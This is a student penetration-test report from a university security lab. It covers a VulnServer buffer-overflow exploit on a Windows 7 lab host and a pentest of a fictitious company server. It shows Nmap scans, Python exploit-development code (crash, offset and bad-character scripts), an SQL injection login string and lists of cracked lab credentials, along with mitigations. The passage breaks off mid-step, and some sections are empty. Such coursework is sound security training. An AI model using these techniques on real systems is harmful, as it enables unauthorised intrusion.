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Prof. Dr. Dirk Heuzeroth**

Final Report

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Stuttgart, den 08.06.2026

A handwritten signature in black ink, consisting of stylized letters 'S' and 'N'.

Simon Neubert

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1 Executive Summary

1.1 Windows Scanning and Buffer Overflow

The participants were granted access to two machines, an attacking system and a target system. The target system was running a server that was vulnerable to a Buffer Overflow attack. Said system was scanned before the Buffer Overflow weakness was exploited to create a reverse shell.

1.1.1 Active Scan

1. Nmap Scan to determine open ports, services, OS, and weakpoints

Three services were found running on three open ports on the Windows 7 machine:

Port 445:	Microsoft Directory Service
Port 3389:	Remote Desktop Service
Port 5555:	Unidentified Server (known to be VulnServer application)

1.1.2 Buffer Overflow Attack

1. Crashing the server

An input was sent that was not validated correctly, resulting in a Denial Of Service.

This could be prevented by validating the input, updating the software if a fix is available, or rewriting the program with bounded functions to avoid memory corruption.

2. Gathering information about input processing and generating a payload

information about the vulnerability was gathered and used to generate a payload.

Security systems could be installed that monitor requests, network traffic and application behavior. The application in question could be isolated, and a DMZ could be established.

3. Creating a reverse shell

The payload was sent and executed, creating a reverse shell on the target machine.

If this were to happen, a firewall configuration preventing the server from establishing unintended outbound connections could be able to stop the reverse shell.

Vector: CVSS:4.0/AV:A/AC:L/AT:P/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H

CVSS v4.0 Score: 10 / Critical

1.2 Linux - Complete Pentest (Mesa)

1.2.1 OSINT

The following information relating to credentials was found explicitly listed on publicly accessible websites:

Employee	Username	Password	Discoverable by crawling
Buckerzerg	-	sunshine, tinkerbelle	social media
Groves	sam, groves	machine	mesa homepage
Freeman	freeman	-	mesa homepage

This information being public makes the service vulnerable to username / password enumeration attacks. *Note:* The username "marq" could feasibly be guessed.

Username and passwords should not correlate to personal information or preferences. Generating strong passwords and using a password manager is advised. It could also be considered to lower the attack surface by exposing less information publicly and enforcing password guidelines.

1.2.2 Active Scan

Fuzzing directories revealed a publicly accessible backup directory (`/backup`). This directory contained a database backup which revealed the following information:

Webapp-User	Unix-User	Password-Hash	Salary
marq	zucc	0571749e2ac330a7455809c6b0e7af90	10.000.000
freeman	freeman	fddd21b9d7ce17da93c30fa5a653a1df	250.000
groves	sam	14754f13e5280c5d49d2ae536c2d57e2	133.700
joe	-	c13d23675b7a621212c3a6bb07e0e8df	80.000
heuzeroth	-	cd1142c62ebbe49a17bc8788a4c83bec	1

Autoindexing should be turned off to prevent this from being easily exploited. The directory should not be discoverable and accessible by unauthorized users.

The collected information was used in the following exploits.

1.2.3 Web Application (Management System) Exploitation

1.2.3.1 Guessing / Cracking Credentials

Analyzing the backup and cracking the hashes revealed the following credentials:

Usernames	Passwords
marq	sunshine
groves	machine
freeman	??????
joe	hackerman
heuzeroth	anwendungssicherheit

1.2.3.2 Brute Forcing Passwords

The *login.php* page is susceptible to online brute forcing attacks, enabling compromise of passwords with the known account names extracted prior. *Limiting the amount of repeated login attempts could prevent brute forcing of credentials.* The credentials for *marq* and *groves* are feasibly guessable without cracking the hashes.

1.2.3.3 SQL Injection

Logging into the application is also possible via SQL injection with any known username.

This works because user input is not escaped, which means it can alter the SQL statement that is being executed (e.g. *marq'#*).

Prepared statements properly handle escaping of user input, preventing them from manipulating the SQL query.

1.2.3.4 File inclusion and Command Injection

The PHP management program directly executes user input passed as the *read* URL parameter. This enables users to read files on the system and execute commands. This can be used to create a reverse shell.

Removing the ability to execute commands directly is advised. To retain the ability to read files, validating input and discarding it, if it does not match the intended files, is advised. This way input isn't executed directly, but only used to determine what should be executed, only if the input is valid.

1.2.3.5 SSH Credential Compromise

Samantha Groves and Gordon Freeman reuse their credentials for their Unix accounts. Marquis Buckerzerg's password can be brute forced by supplying a wordlist extracted from his *x.com* profile, providing root access to the system. *Passwords should never be reused, and password authentication via SSH should be disabled. Public keys are a more secure authentication method.*

The following Unix account credentials were compromised:

Username	Password
zucc	tinkerbelle
freeman	??????
sam	machine

Vector: CVSS:4.0/AV:L/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H

CVSS v4.0 Score: 9.4 / Critical

1.2.3.6 Privilege Escalation

Unsecured Credentials: Shell History (T1552.003)

The user *sam* tried switching to *zucc*, leaving the password readable in plain text in the bash history file. *Monitoring systems can detect suspicious reads of the bash history and subsequent logins. Preventing credentials from ending up in the bash history is also possible, for example with private history sessions.*

Abuse Elevation Control Mechanism (T1548.004)

The user *freeman* has elevated privileges with the program Composer. It can be abused to execute arbitrary code with root privileges.

A regular vulnerability scan could reveal such misconfigurations, enabling them to be corrected.

Vector: CVSS:4.0/AV:L/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H

CVSS v4.0 Score: 9.3 / Critical

1.2.3.7 phpMyAdmin

Passwords were reused for this application as well, which should be avoided. The following phpMyAdmin credentials were compromised:

Username	Password
marq	sunshine
sam	machine

The version of phpMyAdmin running on the server has a Remote Code Execution vulnerability, which was abused to create a reverse shell.

Keeping software up to date can mitigate vulnerabilities via security patches.

Vector: CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

CVSS v3.1 Score: 8.8 / High

1.3 Digital Forensics

2 Introduction

2.1 Windows Scanning and Buffer Overflow

2.1.1 Conditions

The assignment was carried out in a laboratory environment. The participants were granted access to a laboratory computer "*Anwendungssicherheit*" running Kali Linux to attack their target. The target machine (IP: 192.168.61.45) was set up in the Institute for Cybersecurity's laboratory, whose network was made accessible via VPN. It was a Windows 7 machine with a 32-bit architecture running a vulnerable server process (VulnServer.exe) on port 5555. The machine was accessible via remote desktop protocol, enabling participants to observe processes via a debugger.

2.1.2 Goals

It was not part of the mission objective to stay unnoticed by any potential intrusion detection systems or system administrators, therefore not necessitating the participants to obscure their traces.

2.1.2.1 Active Scan

This task was conducted as if no prior knowledge about the target system was present.

The following information was to be gathered about the target machine:

- Operating System
- Service information
- Open Ports
- Vulnerabilities

2.1.2.2 Exploiting Buffer Overflow Vulnerability

The process "VulnServer" has a Buffer Overflow vulnerability. The goal was to exploit that vulnerability to create a reverse shell on the target system. The following qualities must be met:

1. The input should override the Extended Instruction Pointer with a suitable memory address.
2. The input contains code for a reverse shell that runs on the laboratory machine "*Anwendungssicherheit*" / Kali Linux on port 443
3. The input should not contain any bad characters that could hinder the attack.

2.2 Linux - Complete Pentest (Mesa)

2.2.1 Conditions

The penetration test was carried out in the same laboratory environment as the first assignment. Attacks on the target system had to be carried out with the same Kali Linux machine as in the previous assignment as well.

The target machine was set up in the Institute for Cybersecurity's laboratory again, whose network was made accessible via VPN. It was a Linux machine running Debian, hosting multiple web-applications. It was reachable via SSH, allowing anyone with the right credentials inside the network to access the machine.

The participants were given a brief about the backstory of the fictitious company "Mesa", for which the machine was set up in the experiment. The assignment was to penetration test the company infrastructure. The scope was defined to only include the server with the IP *192.168.61.65*. Other machines, as well as examination of private customer data, were explicitly out of scope.

2.2.2 Goals

The overall goal of this assignment was to collect all publicly available information that could aid in an attack on the company's infrastructure and use it to find all relevant vulnerabilities in the system.

There were multiple ways to obtain information that could lead to the compromise of credentials that needed to be discovered, which could be used to log into the organizations web application and the machine running the web servers. Ways of logging in without credential should be tested as well. Avenues to create reverse shells were present and needed to be discovered, as well as escalating limited privileges of already compromised accounts.

A vulnerability in an outdated piece of software was present as well, for which a public exploit had to be used.

2.3 Digital Forensics

2.3.1 Conditions

2.3.2 Goals

3 Definitions - Terms and Abbreviations

This section defines terms, abbreviations, and concepts, which are going to be used in this report without repeated explanation.

3.1 General

- **Extended Stack Pointer (ESP)**

The register holding the memory address of the top of the stack [1].

- **Extended Instruction Pointer (EIP)**

The register holding the return address, the address of the next instruction after a function returns [1].

- **Bad characters**

In this context "bad characters" describe all characters that terminate the processing of inputs by the host system (e.g. line breaks, null bytes). They are to be avoided in payload generation because the execution of any injected code will terminate prematurely if a bad character is encountered by the target machine during processing.

- **Address Space Layout Randomization (ASLR)**

ASLR randomizes the address a process uses each time it is run, changing the location of data in memory [2].

- **Data Execution Prevention (DEP)**

An operating system feature that allows parts of memory to be marked as non-executable [3].

- **"No Operation" Opcodes (NOOPS)**

Codes that don't prompt the executing system to run any operation [4].

- **"JMP ESP" instruction**

An assembly instruction, prompting the system to jump to the top of the stack to look for the next operation [5].

- **Security information and event management (SIEM) systems**

"These types of solutions collect, aggregate, and analyze large volumes of data from organization-wide applications, devices, servers, and users in real time." [6]

- **Intrusion detection systems (IDS)**

Intrusion detection systems (IDS) are pieces of software that automatically conduct the intrusion detection process [7].

- **Intrusion prevention systems (IPS)**

An IDS with the extended capability to attempt preventing detected intrusion attempts [7].

- **De-Militarized Zone (DMZ)**

A De-Militarized Zone is a physical or logical network, separating trusted and untrusted parts of internal and external networks, in line with the defense-in-depth principle [8].

- **Open Source Intelligence (OSINT)**

OSINT describes information gathering via publicly accessible sources [9].

3.2 Assignment 1 - Windows Scanning and Buffer Overflow

- **Attacking machine**

The attacker machine running Kali Linux, used for the active scan and Buffer Overflow attack.

- **Target machine**

The target Windows machine running the vulnerable web server with the IP address *192.168.61.45*.

3.3 Assignment 2 - Linux - Complete Pentest (Mesa)

- **Attacking machine**

The attacker machine running Kali Linux, used to attack the target machine.

- **Target machine**

The target Windows machine running the vulnerable web server with the IP address *192.168.61.65*.

3.4 Assignment 3 - Digital Forensics

4 Approach / Methodology

4.1 Windows Scanning and Buffer Overflow

4.1.1 Nmap Scan

[illegible]


Figure 1: Nmap - Full scan result

The Active Scanning technique (T1595) (Reconnaissance (TA0043) tactic [10]) was utilized via Nmap to gather information about the target system [11].

The goal of the Nmap scan was to obtain information about the operating system, open ports, service information, and vulnerabilities on the target system:

4.1.1.1 Scan Setup

To achieve this, the following Nmap parameters were used:



```
(student@kali)~$ sudo nmap -T4 -O -p- -sV -sC -r -Pn -oN nmap.txt 192.168.61.45
```

Figure 2: Nmap - Configuration used to scan the target system

The parameters were chosen with the following reasoning [12]:

- **T4**

Sets the timing template. In this case, the second fastest scanning mode was chosen. Since this scan happened in a laboratory setting, a stealthier (slower) option was not necessary.

- **O**

Enables OS detection, provides information about the target machine's operating system.

- **p-**

Instructs Nmap to scan the complete port range to discover open ports on the target machine.

- **sV**

Instructs Nmap to scan for services and their versions on open ports.

- **sC**

Executes the default non-intrusive scripts during the scan.

- **r**

Disables randomized port ordering for a cleaner output.

- **Pn**

This flag instructs Nmap to treat all hosts as online, skipping the ICMP "ping" Nmap would

otherwise perform before scanning the system. It was known that the target was a Windows machine, which don't answer pings by default. Therefore, Nmap would assume the host was down if this flag weren't set, ending the scan prematurely.

- **oN** nmap.txt

Writes the output to the file "nmap.txt" in normal mode to record the scan results.

- 192.168.61.45

The IP address of the target machine that was to be scanned.

4.1.1.2 Scan Results

4.1.1.2.1 Service Scan

Nmap gathered the following information via service scan (see ??):

1. Port 445 - Windows 7 Enterprise 7601 Service Pack 1 microsoft ds

Nmap was able to identify the service running on port 445 as "microsoft-ds".

The directory service ("ds") running here is common for port 445, implying that the SMB (Server Message Block) protocol is being used.

2. Port 3389 - Microsoft Terminal service

The service running on port 3389 usually is Microsoft's Remote Desktop Service (formerly "Terminal Service"), which allows the user to remotely log into the system [15].

3. Port 5555 - Service unrecognized

Nmap could not infer the service running on port 5555. The closest fingerprint match it got is "freeciv", a program that seems to be identified on port 5555 commonly by Nmap according to multiple user reports [16, 17, 18], even though it is not actually running on the port.

The two following lines returned by the service can be gathered from the fingerprint (see ??):

- "Hello There.\r\n"

- "I can break rules too!\r\n"

All that can be gleamed from this scan result is that a service is running on port 5555 that returns text when called.

To verify these findings the complete Nmap scan report can be viewed in the appended files:

Assignment 1 - Windows Scanning and Buffer Overflow → Nmap Scan → nmap.txt

```

(student@kali)-[~]
$ sudo nmap -T4 -O -p- -sV -sC -r -Pn -oN nmap.txt 192.168.61.45
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-08 15:24 +0200
Nmap scan report for 192.168.61.45
Host is up (0.00097s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
445/tcp    open  microsoft-ds Windows 7 Enterprise 7601 Service Pack 1 microso
oft-ds (workgroup: WORKGROUP)
3389/tcp    open  ms-wbt-server Microsoft Terminal Service
|_ssl-date: 2026-06-08T13:30:26+00:00; 0s from scanner time.
|_ssl-cert: Subject: commonName=WIN-ILACCGON861
|_Not valid before: 2026-03-30T12:45:48
|_Not valid after: 2026-09-29T12:45:48
|_rdp-ntlm-info:
|   Target_Name: WIN-ILACCGON861
|   NetBIOS_Domain_Name: WIN-ILACCGON861
|   NetBIOS_Computer_Name: WIN-ILACCGON861
|   DNS_Domain_Name: WIN-ILACCGON861
|   DNS_Computer_Name: WIN-ILACCGON861
|   Product_Version: 6.1.7601
|   System Time: 2026-06-08T13:29:46+00:00
5555/tcp    open  freeciv?
|_fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRequest, GenericLin
es, GetRequest, HTTPOptions, Help, JavaRMI, Kerberos, LANDesk-RC, LDAPBindRe
q, LDAPSearchReq, LPDString, NCP, NotesRPC, RPCCheck, RTSPRequest, SIPOption
s, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServer, TerminalServerC
ookie, X11Probe, adbConnect:
|   >Hello There.
|   break rules too!
|   NULL:
|   >Hello There.
1 service unrecognized despite returning data. If you know the service/versi

```

Figure 3: Nmap service scan results

```

SF: ">Hello\x20There\.\r\n>
I\x20can\x20break\x20rules\x20too!\r\n")

```

Figure 4: Nmap - Excerpt of server fingerprint on port 5555

4.1.1.2.2 Operating System Scan

```
Warning: OSScan results may be unreliable because we could not find at le
1 open and 1 closed port
Device type: general purpose|phone
Running (JUST GUESSING): Microsoft Windows 2008|7|8.1|Phone|Vista (96%)
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_
pe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1 cpe:/o:microsoft:w
ows cpe:/o:microsoft:windows_vista
Aggressive OS guesses: Microsoft Windows Server 2008 R2 or Windows 7 SP1
%), Microsoft Windows Server 2008 R2 or Windows 8 (96%), Microsoft Window
or Windows Server 2008 R2 (92%), Microsoft Windows Server 2008 R2 SP1 or
ndows 8 (92%), Microsoft Windows 7 (90%), Microsoft Windows 7 SP1 or Wind
Server 2008 R2 or Windows 8.1 (89%), Microsoft Windows Server 2008 R2 SP
88%), Microsoft Windows Server 2008 (87%), Microsoft Windows 7 SP1 (87%),
crosoft Windows 8.1 Update 1 (87%)
No exact OS matches for host (test conditions non-ideal).
Service Info: Host: WIN-ILACCGON861; OS: Windows; CPE: cpe:/o:microsoft:w
ows
```

Figure 5: Nmap - OS scan results

Nmap tried to guess the host machine and came up with a few possible results. The guesses with the highest confidence score (96%) (see ??) are:

- Windows Server 2008 R2
- Windows 7 SP1
- Windows 8

As was mentioned previously, Nmap identified the "Windows 7 Enterprise 7601 Service Pack 1" on the machine, strengthening the evidence for a Windows 7 machine.

This is also supported by the smb-os-discovery (see ??).

```
| smb-os-discovery:
| OS: Windows 7 Enterprise 7601 Service Pack 1 (Windows 7 Enterprise 6.1)
| OS CPE: cpe:/o:microsoft:windows_7::sp1
| Computer name: WIN-ILACCGON861
| NetBIOS computer name: WIN-ILACCGON861\x00
| Workgroup: WORKGROUP\x00
|_ System time: 2026-06-08T15:29:51+02:00
```

Figure 6: Nmap - Smb-os discovery results

4.1.1.2.3 Vulnerability Scan

```
Host script results:
|_ clock-skew: mean: -23m59s, deviation: 53m37s, median: 0s
|_ smb2-security-mode:
|   2.1:
|       Message signing enabled but not required
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|   message_signing: disabled (dangerous, but default)
|_ smb-os-discovery:
|   OS: Windows 7 Enterprise 7601 Service Pack 1 (Windows 7 Enterprise 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: WIN-ILACCGON861
|   NetBIOS computer name: WIN-ILACCGON861\x00
|   Workgroup: WORKGROUP\x00
|_ System time: 2026-06-08T15:29:51+02:00
|_ smb2-time:
|   date: 2026-06-08T13:29:48
|_ start_date: 2026-06-08T07:21:32
```

Figure 7: Nmap - Vulnerability scan results

Nmap discovered a possibly exploitable misconfiguration.

SMB Message Block Signing is disabled, making the system potentially vulnerable to relay attacks, since a message's integrity can't be verified without the signature [22].

Other default scripts did not find any vulnerabilities.

4.1.2 Buffer Overflow Attack

4.1.2.1 Provoking a crash

Running the provided script without any changes was already enough to provoke the VulnServer application to crash (see ??).




Figure 8: VulnServer - Crash notice after overflowing the buffer

The script generates input for the prompted authentication string (see ??), connects to the server via the known socket and transmits the generated string.

```
def replicate_crash(ip):  
    #Replicating the crash using a string of A\'s with the necessary length  
    req = "AUTH " + "\\x41"*1072  
    connect_to_server(ip, req)
```

Figure 9: Provided Python Script - Default replicate_crash() function

To run the script conveniently, an alias passing the target machine's IP address as a command line parameter was created (see ??).

```
(student@kali)-[~]  
$ echo "alias vulnserv='python2 ~/vulnserver/vulnserver-poc-orig.py 192.168.61.45'" >> ~/.zshrc  
  
(student@kali)-[~]  
$ source ~/.zshrc
```

Figure 10: Alias for the python script execution command

Connection to the server was possible via netcat, confirming it was running. Running the script

unmodified crashed the server, which (besides being observable on the target machine) was confirmed by attempting a new connection, which failed (see ??).

```
(student@kali)-[~]
$ nc 192.168.61.45 5555
>Hello There.
test
>I can break rules too!
test2
>I can break rules too!
exit

(student@kali)-[~]
$ vulnserv
'>Hello There.\r\n'
'>I can break rules too!\r\n'

(student@kali)-[~]
$ nc 192.168.61.45 5555

^C
```

Figure 11: Crashing the server via vulnserv-poc-orig.py

Processing the input sent via the script leads the server to crashing, since 1072 "A"-characters fill the buffer and override the return address. This can be observed in the ImmunityDebugger. The buffer contained the expected string of "A"s (see ??) after running the script.

The EIP was filled by four "41"s (see ??), corresponding to four "A"s.

This lead to the crash, since 41414141 is not a valid memory address containing instructions that should be performed after the function returned (see ??).

At this point, without any further exploitation set up, this cursory attack could be categorized as *Endpoint Denial of Service: Application or System Exploitation (T1499.004)* [23], since all that is being achieved with the script is a server crash that denies regular users availability.

[illegible]

Figure 12: Buffer filled with "A"s

```
Registers <FPU> < <
EAX 00000000
ECX 41414141
EDX 00000041
EBX 001ED360
ESP 01D6FE5C ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
EBP 41414141
ESI 00000000
EDI 00000000
EIP 41414141
```

Figure 13: EIP filled with 41s



Figure 14: Access violation notice in the ImmunityDebugger

4.1.2.2 Determining the offset

Now that the possibility of a crash was confirmed, the offset to write to the EIP needed to be determined. To achieve this, a non-repeating string of characters was created. (see ??). Since it was known that a string length of 1072 incites a crash, that exact length was chosen as the length of the character string by passing the metasploit script the parameter `-l 1072`.

```
(student@kali)-[/usr/share/metasploit-framework/tools/exploit]
$ ./pattern_create.rb -l 1072 >> ~/vulnserver/unique_charseq.txt
```

Figure 15: Generation of a non-repeating string of characters using metasploit

The output was written to a file `unique_charseq.txt` and moved into the script's directory to be easily used in the python script (see ??).

```
def get_string_from_file(file_name):
    with open('/home/student/vulnserver/' + file_name, 'r') as file:
        return file.read()

def replicate_crash(ip):
    """Replicating the crash using a string of unique characters"""
    req = "AUTH " + get_string_from_file('unique_charseq.txt')

    connect_to_server(ip, req)
```

Figure 16: Script using the non-repeating string of characters

This string was used to identify the exact position of characters that were being written into the EIP register. The transmitted input lead to the server crashing, as was expected, and by following the ESP register in dump the string was identified in the process' memory (see ??).

[illegible]

Figure 17: Observing the non-repeating string in ImmunityDebugger

The debugger was used to determine which bytes from the unique character string were written to the EIP register (see ??).

```
Registers <FPU> < <
EAX 00000000
ECX 69423169
EDX 00000041
EBX 0070D360
ESP 01D1FE5C ASCII "Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6B"
EBP 69423569
ESI 00000000
EDI 00000000
EIP 37694236
```

Figure 18: Observing the EIP after crashing the server with the unique character sequence

The EIP now read:

37694236

This was used to determine the offset by feeding this value back into metasploit (see ??).

```
(student@kali)-[/usr/share/metasploit-framework/tools/exploit]
$ ./pattern_offset.rb -q 37694236 -l 1072
[*] Exact match at offset 1040
```

Figure 19: Determining the offset to write to the Extended Instruction Pointer

The following parameters were used:

- **q** 37694236

The value contained in the EIP.

- **l** 1072

The length of the generated non-repeating character string.

Metasploit calculated the offset based on the length of the string sent originally and the value written to the EIP to be **1040** characters.

To confirm, the script was altered to send 1040 "A"s, followed by 4 "B"s (which should be written into the EIP, followed by 24 "C"s (see ??).

```
def replicate_crash(ip):
    """Confirming 1040 characters to be the offset by writing Bs into the EIP"""
    req = "AUTH " + "\x41" * 1040 + "\x42" * 4 + "\x43" * 24
```

Figure 20: Script configuration to confirm determined offset

The expected character sequence was observed in memory. 4 "B"s (4 x "42") were written to the EIP, surrounded by "A"s before it and "C"s after it on the stack (see ??).

Analyzing ??, one can see that the program inserts the character **\FF** four times close to the EIP. If the payload doesn't fit in the buffer after the return address, it might be necessary to stage it. In that case this overwriting of bytes could become relevant, since it could overwrite a payload placed before the EIP in the buffer.

Registers (FF)			
EAX	00000000	01E4FE34	41414141 AAAA
ECX	41414141	01E4FE38	41414141 AAAA
EDX	00000041	01E4FE3C	41414141 AAAA
EBX	0045D360	01E4FE40	41414141 AAAA
ESP	01E4FE5C	01E4FE44	41414141 AAAA
EBP	41414141	01E4FE48	41414141 AAAA
ESI	00000000	01E4FE4C	41414141 AAAA
EDI	00000000	01E4FE50	FFFFFFFF
EIP	42424242	01E4FE54	41414141 AAAA
		01E4FE58	42424242 BBBB
		01E4FE5C	43434343 CCCC
		01E4FE60	43434343 CCCC
		01E4FE64	43434343 CCCC
		01E4FE68	43434343 CCCC
		01E4FE6C	43434343 CCCC
		01E4FE70	43434343 CCCC

Figure 21: Buffer filled with expected characters

4.1.2.3 Determining bad characters

Before generating a payload we need to determine bad characters to avoid them interrupting the processing of the generated payload. To test the input, the file "badchars.txt" was provided. Its contents were written to a variable in the script (see ??).

```
def get_bad_chars():
    bad_chars = ("\\x00\\x01\\x02\\x03\\x04\\x05\\x06\\x07\\x08\\x09\\x0a\\x0b\\x0c\\x0d\\x0e\\x0f"
        "\\x10\\x11\\x12\\x13\\x14\\x15\\x16\\x17\\x18\\x19\\x1a\\x1b\\x1c\\x1d\\x1e\\x1f"
        "\\x20\\x21\\x22\\x23\\x24\\x25\\x26\\x27\\x28\\x29\\x2a\\x2b\\x2c\\x2d\\x2e\\x2f"
        "\\x30\\x31\\x32\\x33\\x34\\x35\\x36\\x37\\x38\\x39\\x3a\\x3b\\x3c\\x3d\\x3e\\x3f"
        "\\x40\\x41\\x42\\x43\\x44\\x45\\x46\\x47\\x48\\x49\\x4a\\x4b\\x4c\\x4d\\x4e\\x4f"
        "\\x50\\x51\\x52\\x53\\x54\\x55\\x56\\x57\\x58\\x59\\x5a\\x5b\\x5c\\x5d\\x5e\\x5f"
        "\\x60\\x61\\x62\\x63\\x64\\x65\\x66\\x67\\x68\\x69\\x6a\\x6b\\x6c\\x6d\\x6e\\x6f"
        "\\x70\\x71\\x72\\x73\\x74\\x75\\x76\\x77\\x78\\x79\\x7a\\x7b\\x7c\\x7d\\x7e\\x7f"
        "\\x80\\x81\\x82\\x83\\x84\\x85\\x86\\x87\\x88\\x89\\x8a\\x8b\\x8c\\x8d\\x8e\\x8f"
        "\\x90\\x91\\x92\\x93\\x94\\x95\\x96\\x97\\x98\\x99\\x9a\\x9b\\x9c\\x9d\\x9e\\x9f"
        "\\xa0\\xa1\\xa2\\xa3\\xa4\\xa5\\xa6\\xa7\\xa8\\xa9\\xaa\\xab\\xac\\xad\\xae\\xaf"
        "\\xb0\\xb1\\xb2\\xb3\\xb4\\xb5\\xb6\\xb7\\xb8\\xb9\\xba\\xbb\\xbc\\xbd\\xbe\\xbf"
        "\\xc0\\xc1\\xc2\\xc3\\xc4\\xc5\\xc6\\xc7\\xc8\\xc9\\xca\\xcb\\xcc\\xcd\\xce\\xcf"
        "\\xd0\\xd1\\xd2\\xd3\\xd4\\xd5\\xd6\\xd7\\xd8\\xd9\\xda\\xdb\\xdc\\xdd\\xde\\xdf"
        "\\xe0\\xe1\\xe2\\xe3\\xe4\\xe5\\xe6\\xe7\\xe8\\xe9\\xea\\xeb\\xec\\xed\\xee\\xef"
        "\\xf0\\xf1\\xf2\\xf3\\xf4\\xf5\\xf6\\xf7\\xf8\\xf9\\xfa\\xfb\\xfc\\xfd\\xfe\\xff")
    return(bad_chars)
```

Figure 22: Badchars as input in the python script

To determine the bad characters, the bad character candidate string was inserted behind the previously determined amount of characters needed to write to the EIP register (1044 "A"s) (see ??). These concatenated characters were followed by 24 "B"s.

```
def replicate_crash(ip):  
    """Replicating the crash using a string of unique characters"""  
    req = "AUTH " + "\x41" * 1044 + get_bad_chars() + "\x42" * 24  
  
    connect_to_server(ip, req)
```

Figure 23: Badchars testing against the server

This enabled determining which characters got processed by analyzing the memory in Immunity-Debugger by following the ESP in dump. If the "B"s didn't show up in memory, a bad character had to have been sent since the input processing was terminated prematurely.

Sending the original unaltered bad character string prevented the input from being processed fully, meaning a bad character was present. Immediately noticeable was, that the required string of "B"s was not present (see ??).

Since no characters from the bad_chars list showed up in memory, it was assumed that the first byte ("\x00", the null byte) was a bad character and needed to be removed.

```
def get_bad_chars():  
    bad_chars = ("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f"
```

Figure 24: Input without bad character "\x00"

Removing the character "\x00" (see ??) resulted in the input being parsed completely and written to the buffer (see ??), meaning no other bad characters were relevant in this context.

After the string of "A"s, the interpreted characters from the *bad_chars* sequence were observable in memory, followed by the sequence of "B"s (see ??). The "B"s were placed to make a fully processed input more easily identifiable.

Address	ASCII dump
01DBF75C	
01DBF79C	BÍ'ôû c%õv_.....üü üü x%õv.....◀.....Ñv.....
01DBF7DC	
01DBF81C	
01DBF85C	
01DBF89C	
01DBF8DC	
01DBF91C	H...xõ....àÿ..... ..
01DBF95C	HúÜ H.....xõ.HúÜ *]äsvÓ]ävAïinüü ä^....P.....(@.....
01DBF99C	ä@..... (Q.Í^..€õ.....M€.....üü üü H~üt....
01DBF9DC	_.._ÖĬ.+&R...R.à/R....ÿ•.....M .HÄ..Ø._..□...€õ.€õ.
01DBFA1C	{õ.....ö).....B.. xüü §iävüü íääv±.UþÿÿÿAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
01DBFA5C	AA
01DBFA9C	AA
01DBFADC	AA
01DBFB1C	AA
01DBFB5C	AA
01DBFB9C	AA
01DBFBDc	AA
01DBFC1C	AA
01DBFC5C	AA
01DBFC9C	AA
01DBFCDc	AA
01DBFD1C	AA
01DBFD5C	AA
01DBFD9C	AA
01DBFDDC	AA
01DBFE1C	AAÿÿÿÿAAAAAAA
01DBFE5C	}Ç'.....`ó.....ø;ÑeH1Ø.@ý/.8ØØ.%ÿü\$ÿü íäävø;ÑeH1Ø
01DBFE9C	8ØØ.@ý/.....àÎ.^...Ä58g@ý/.....sâm...
01DBFEDC	478g''78g...ÿÿÿÿÿÿÿÿÿ.....
01DBFF1C	8ÿü ■"ömüü■ `bü lÿü ûâ~q.... ÿü ■çö müü LÆ'.....
01DBFF5C	"î. õ.Lÿü Äÿü Äÿü P#ãm†i%ÿ....üÿ \$çö m õ.üÿ E<öv õ.õÿü ß?
01DBFF9C	`ó.Yêin.....`ó.....ÿüÿÿÿÿíäävq=Uþ....ìÿü È7äv
01DBFFDC	;ö m`ó.....;ö m`ó.....

Figure 25: Buffer after receiving input with bad character "\x00" and no Bs

[illegible]

Figure 26: Buffer after receiving input without bad character "\x00" and Bs in buffer

4.1.2.4 Finding JMP ESP instruction

A reliable way of executing the reverse shell instructions was needed for the attack to work. To instruct the host system to run the payload code, it must jump to the injected code and execute it. Since the buffer is filled by the input sent to the target machine, and the ESP points to the top of the stack, the ESP will point to the injected input upon running the attack. This can be exploited by writing the memory address of a JMP ESP instruction to the EIP, since it stores the address of the next instruction the system should execute after the current method returns.

First, the Opcode for JMP ESP needs to be determined. The NASM shell, which shows opcodes for instructions on x86 systems [24], shows the JMP ESP opcode to be **0xFF 0xE4** (see ??).

```
└─$ ./nasm_shell.rb
nasm > JMP ESP
